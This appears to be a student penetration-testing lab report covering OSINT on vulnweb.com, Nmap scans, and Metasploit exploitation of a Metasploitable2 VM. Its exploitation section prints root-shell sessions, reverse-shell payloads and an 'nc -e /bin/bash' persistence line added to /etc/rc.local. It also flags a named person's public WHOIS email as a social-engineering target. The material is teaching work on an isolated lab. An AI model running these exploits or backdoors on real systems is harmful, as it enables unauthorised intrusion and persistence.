Task 1: Reconnaissance and Information Gathering (Philipp Pedron)

Subtask: theHarvester OSINT Scan

Objective:

This subtask involves using theHarvester to collect publicly available information about the target domain vulnweb.com. The goal is to identify potential assets such as subdomains, email addresses, and IPs that may present opportunities for further investigation or exploitation in later stages.

Tool Used:

- Tool: theHarvester
- Version: 4.7.1
- Command Executed:


```
theHarvester -d vulnweb.com -b bing,crtsh,yahoo -f vulnweb_output
```

Results Summary:

theHarvester successfully identified the following 8 subdomains associated with vulnweb.com:

1. **testphp.vulnweb.com** – Likely running a PHP-based web app. May contain typical web vulnerabilities such as SQL injection or XSS.
2. **rest.vulnweb.com** – Appears to host a REST API. Could expose endpoints for direct interaction with backend services or sensitive data.
3. **scan-report-testphp.vulnweb.com** – Possibly used to store past scan reports or logs. If exposed, could reveal system details or vulnerabilities.
4. **testasp.vulnweb.com** – ASP-based application. Older technologies like ASP often have known and exploitable vulnerabilities.
5. **testaspnet.vulnweb.com** – ASP.NET version of the site. Should be checked for default configurations, verbose error messages, or unpatched vulnerabilities.
6. **testhtml5.vulnweb.com** – Focused on HTML5-based interfaces. Could be a candidate for client-side attacks such as DOM-based XSS.
7. **testpphp.vulnweb.com** – Looks like a typo of testphp.vulnweb.com. Might simulate DNS misconfigurations or could be used for phishing simulations.
8. **www.vulnweb.com** – Likely the main public-facing site; could serve as a landing page or redirect.
9. **www.testphp.vulnweb.com** – Appears to be a WWW-prefixed duplicate of testphp.vulnweb.com; may lead to duplicate content or load balancing misconfigurations.

Figure 1. A screenshot of the host domains found from executing a the following *theHarvester* scan:



Conclusion:

theHarvester provided valuable reconnaissance data, revealing several active subdomains related to vulnweb.com. These assets will be further evaluated during the scanning and enumeration phase (Task 2) to identify live hosts, open ports, and potentially exploitable services. Specific targets of interest include scan-report-testphp.vulnweb.com and any subdomain revealing administrative or login functionality.

Subtask: Recon-ng OSINT Scan

Objective:

In this subtask, I used Recon-ng, a tool for gathering open-source intelligence (OSINT), to collect useful information about a target domain. The goal was to find public data like WHOIS contact details and subdomains, which can help identify possible security weaknesses.

Tool Used:

- Tool: Recon-ng
- Modules Used:

recon/domains-contacts/whois_pocs

recon/domains-hosts/bing_domain_web

Target Domains Tested:

- vulnweb.com: no WHOIS contacts found
- tryhackme.com: no WHOIS contacts or hosts found
- tesla.com: WHOIS contacts successfully discovered

Results Summary:


→ Attempts to use bing_domain_web with tryhackme.com did not return any subdomains. See **Figure 3** in the Appendix for a screenshot of the results from the scan.

→ Attempts to use tesla.com did return data:

See **Figure 4** below for a screenshot of the results, as the whois_pocs module successfully found 3 WHOIS contact entries for the domain tesla.com, including:

- Email address: chelewis@tesla.com
- Name: Cheri Lewis
- Region: Palo Alto, CA and Columbus, OH

Figure 4. A screenshot of the results from running a whois scan for tesla.com:



Conclusion:

Recon-ng worked well for identifying public WHOIS information when using the domain tesla.com. The original target, vulnweb.com, and a secondary test with tryhackme.com, did not give any results, possibly due to privacy protection.

Subtask: Maltego Mapping

Objective:

In this subtask, I used Maltego CE to create a visual map of the target domain vulnweb.com. The purpose was to identify DNS infrastructure and subdomains that could be investigated further in later phases of the assessment.


Tool Used:

- Tool: Maltego CE (Community Edition)

Method:

- A new graph was created with vulnweb.com as the root domain.
- Several transforms were run, including:
    - To DNS Name [Find common DNS names]
    - To MX, NS, and SPF records
- These revealed a range of connected subdomains and nameservers.

Figure 5. A screenshot of the visual map of the vulnweb.com target domain created by running Maltego CE



Results Summary:

The graph identified more than 15 associated nodes, including:

- Mail servers: mail.vulnweb.com
- FTP server: ftp.vulnweb.com
- Subdomains: John.vulnweb.com, Pandora.vulnweb.com, Prometheus.vulnweb.com, etc.
- Name servers: ns1.eurodns.com through ns4.eurodns.com

Conclusion:

Maltego provided a clear and organized visual overview of the domain's infrastructure. This view helps to prioritize targets for scanning and assess the scale of the environment.

Identified Entry Points and Vulnerabilities

The following items were discovered as potential entry points based on subdomain structure, technology stack, and DNS footprint:

1. **scan-report-testphp.vulnweb.com** — May expose internal reports or logs
2. **rest.vulnweb.com** — Public API endpoint; often vulnerable to logic flaws
3. **testasp.vulnweb.com** — Legacy tech; typically has known CVEs
4. **ftp.vulnweb.com** — Open FTP service found via Maltego
5. **mail.vulnweb.com** — Mail server; common phishing/relay target
6. **testpphp.vulnweb.com** — Possible typo-squatting or DNS misconfig risk
7. **Public WHOIS contact for tesla.com (chelewis@tesla.com)** — Social engineering target

Task 2: Network Scanning and Enumeration (Philipp Pedron)

Objective:

The goal of this task was to discover live hosts, open ports, and running services in a simulated environment using Nmap. These results help prioritize targets for vulnerability assessment and exploitation in future phases.

Tools Used:

- Nmap 7.80 (via TryHackMe AttackBox)

Target IP:

- 10.10.101.106 (from TryHackMe “Blue” Room)

Scan Commands Executed:

```
nmap -sn 10.10.101.106
nmap -sS -sV -T4 10.10.101.106 -oN blue_nmap.txt
nmap -A 10.10.101.106 -oN blue_os.txt
```

Results Summary:

Host Status:

- Host is up

Table 1. Results of nmap scan displaying each port, service, and its respective version running on the target machine:

Port	**Service**	**Version**
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft NetBIOS

445	microsoft-ds	Windows 7 - 10 file sharing
3389	tcpwrapped	Remote Desktop (possibly filtered)
49152–49159	msrpc	Microsoft Windows RPC

OS Detected:

- Windows 7 Professional SP1
- Hostname: JON-PC
- NetBIOS Workgroup: WORKGROUP
- SMB message signing: disabled

Task 3: Vulnerability Assessment (Connor McCarty)

Subtask: Perform an automated vulnerability scan using OpenVAS/nmap

Environment: The attack environment for the following two subtasks consists of a Metasploitable2 virtual machine running on a local server and a local network isolated from the internet.

- The first step was to install and configure the OpenVAS vulnerability scanner. This proved to be a timely and drawn-out process, and I was unable to get the tool to work in its entirety. See Appendix **Figure 1 and Figure 2** for the created target and task for the vulnerability scan.
- To accommodate, I decided to use nmap's vulnerability scanning capabilities to perform a lightweight vulnerability scan that I knew would produce some results to work with. The command used to perform the scan is:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV --script vuln 192.168.1.6 -oN vuln_scan.txt
```

- -p- scans all 65535 TCP ports
- -sV detects service versions
- –script vuln runs Nmap Scripting Engine scripts in the "vuln" category
- -oN sends the output to a vuln_scan.txt text file
- The output from the scan is very lengthy, but I've included a snippet of a few vulnerabilities it identified for the ftp service and the format in which they are listed:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 19:00 EDT
Pre-scan script results:
|_broadcast-avahi-dos: ERROR: Script execution failed (use -d to
debug)
Nmap scan report for demo.local (192.168.1.6)
Host is up (0.00018s latency).
Not shown: 65511 closed tcp ports (reset)
PORT       STATE SERVICE    VERSION
21/tcp     open  ftp        vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
```

```
|     IDs:  CVE:CVE-2011-2523  BID:48539
|     vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|     Shell command: id
|     Results: uid=0(root) gid=0(root)
|     References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-
backdoored.html
|
https://github.com/rapid7/metasploit-framework/blob/master/modules/ex
ploits/unix/ftp/vsftpd_234_backdoor.rb
|_    https://www.securityfocus.com/bid/48539
| vulners:
|   vsftpd 2.3.4:
|     PACKETSTORM:162145    10.0
https://vulners.com/packetstorm/PACKETSTORM:162145     *EXPLOIT*
|     EDB-ID:49757     9.8   https://vulners.com/exploitdb/EDB-ID:49757
      *EXPLOIT*
|     CVE-2011-2523   9.8   https://vulners.com/cve/CVE-2011-2523
|_    1337DAY-ID-36095      9.8
https://vulners.com/zdt/1337DAY-ID-36095         *EXPLOIT*
```

- From the full output, I performed some research on each of the discovered vulnerabilities, which can be found below:

Vulnerability	**Port**	**CVE**	**CVSS**
Vsftpd 2.3.4 Backdoor (FTP)	21	CVE-2011-2523	9.8
UnrealIRCd Backdoor (IRC)	6667	CVE-2010-2075	10.0
Distccd Remote Command Execution	3632	CVE-2004-2687	9.3
ProFTPD 1.3.1 - mod_copy Command	2121	CVE-2015-3306	10.0

Execution			
Java RMI Registry RCE (Multiple Ports)	1099, 45637	N/A	N/A
Samba smbd RCE	139, 445	CVE-2007-2447	10.0
PostgreSQL Multiple RCEs	5432	CVE-2013-1903	9.8
OpenSSh 4.7p1 - Remote User Enumeration and Exploits	22	CVE-2015-5600	10.0
ISC BIND 9.4.2 - Multiple RCE and DoS Vulnerabilities	53	CVE-2021-25216	10.0
Tomcat 6/7 - Manager Web Interface Upload Bypass	8180	N/A	N/A

- Based on the results, I decided to dig deeper and manually verify the Java RMI Registry RCE vulnerability using Metasploit as follows:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD
java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.1.50:4444
[*] 192.168.1.6:1099 - Using URL: http://192.168.1.50:8080/If0MwTjm
```

```
[*] 192.168.1.6:1099 - Server started.
[*] 192.168.1.6:1099 - Sending RMI Header...
[*] 192.168.1.6:1099 - Sending RMI Call...
[*] 192.168.1.6:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.50:4444 ->
192.168.1.6:55937) at 2025-06-15 20:03:24 -0400
```

- With the Meterpreter shell:

```
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.
hostname
metasploitable
```

Task 4: Exploitation and System Hacking (Connor McCarty)

Environment: The attack environment for the following two subtasks consists of a Metasploitable2 virtual machine running on a local server and a local network isolated from the internet.

Subtask: Use Metasploit Framework to exploit at least three identified vulnerabilities and maintain access using a backdoor or rootkit (e.g. Netcat)

Objective:

The objective is to identify three vulnerabilities present on the vulnerable virtual machine and exploit them using the Metasploit Framework or Browser Exploitation Framework.

Tool Used:

- Nmap
- Metasploit

Methods:

The first command is a ping scan on the local network to identify the active devices:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 00:35 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00096s latency).
MAC Address: 28:80:88:33:36:D2 (Netgear)
Nmap scan report for 192.168.1.3
Host is up (0.00041s latency).
MAC Address: 2C:EA:7F:DA:54:8C (Dell)
Nmap scan report for 192.168.1.5
Host is up (0.00041s latency).
MAC Address: 5C:60:BA:E0:60:86 (HP)
Nmap scan report for Amandas-MBP-2.local (192.168.1.6)
Host is up (0.00054s latency).
MAC Address: BC:24:11:79:3F:9D (Proxmox Server Solutions GmbH)
Nmap scan report for AmazonPlug1N0K.local (192.168.1.9)
```

```
Host is up (0.00054s latency).
MAC Address: BC:24:11:7E:B9:7B (Proxmox Server Solutions GmbH)
Nmap scan report for Emmas-MBP.localdomain (192.168.1.10)
Host is up (0.00058s latency).
MAC Address: BC:24:11:56:43:70 (Proxmox Server Solutions GmbH)
Nmap scan report for DESKTOP-1GK7BP8.localdomain (192.168.1.50)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.29
seconds
```

Next, a full TCP scan with version detection for the Metasploitable2 instance. The IP address for this device was discovered when configuring the VM, so we know which device to perform the full scan on:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -O -p- 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 01:08 EDT
Nmap scan report for Amandas-MBP-2.local (192.168.1.6)
Host is up (0.00050s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
```

```
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu
4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path
/usr/lib/ruby/1.8/drb)
38837/tcp open  nlockmgr    1-4 (RPC #100021)
39118/tcp open  mountd      1-3 (RPC #100005)
41001/tcp open  status      1 (RPC #100024)
59786/tcp open  java-rmi    GNU Classpath grmiregistry
MAC Address: BC:24:11:79:3F:9D (Proxmox Server Solutions GmbH)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.59 seconds
```

After conducting research on the open services running on the machine, we've identified three vulnerable software versions:

- Vsftpd 2.3.4, port 21. This version of vsftpd has a backdoor installed.
- UnrealIRCd 3.2.8.1, port 6667. This version of the IRC service also has a backdoor installed.

- Samba 3.0.20-25rc3, port 139 and 445. This version of the netbios service has a RCE vulnerability.

The first exploit is the vsftpd 2.3.4 backdoor:

```
msfconsole
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
192.168.1.6
RHOSTS => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned,
handling...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.50:33811 ->
192.168.1.6:6200) at 2025-06-02 01:45:59 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
```

The next exploit is the UnrealIRCd 3.2.8.1 backdoor:

```
msfconsole
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD 6
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS
192.168.1.6
RHOSTS => 192.168.1.6
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT
6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST
192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT
4449
LPORT => 4449
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.50:4449
[*] 192.168.1.6:6667 - Connected to 192.168.1.6:6667...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
[*] 192.168.1.6:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1L5hPKYAWgxaQRvh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "1L5hPKYAWgxaQRvh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.50:4449 ->
192.168.1.6:57903) at 2025-06-02 18:03:22 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
```

The next exploit is the Samba 3.0.20-25rc3 remote code execution:

```
msfconsole
msf6 > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS =>
192.168.1.6
msf6 exploit(multi/samba/usermap_script) > set RPORT => 139
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD
cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf6 exploit(multi/samba/usermap_script) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.50:9999
[*] Command shell session 2 opened (192.168.1.50:9999 ->
192.168.1.6:46899) at 2025-06-02 18:24:03 -0400

hostname
metasploitable
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
sed -i '/^exit 0/i nc -e /bin/bash 192.168.1.50 5555 &'
/etc/rc.local
chmod +x /etc/rc.local
```

The last two lines above inject the code to start the reverse shell when the VM is started up. On the Kali machine, we ran the following command to listen for the connection when the VM is rebooted, achieving a persistence backdoor:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.6] 38718
```

```
hostname
metasploitable
```

Task 5: Wireless Security Assessment (Mark Kovach)

Subtask 1: Use Aircrack-ng suite to analyze Wi-Fi networks

Perform passive scan of network




Figure 5.1

Subtask 2: Attempt WEP/WPA cracking on a test network

Get BSSID and start capture
Figure 5.2 (See Appendix 5)

Force a client to deauth




Figure 5.3

Convert the capture for Hashcat
Figure 5.4 (See Appendix 5)

Crack with Hashcat

Figure 5.5

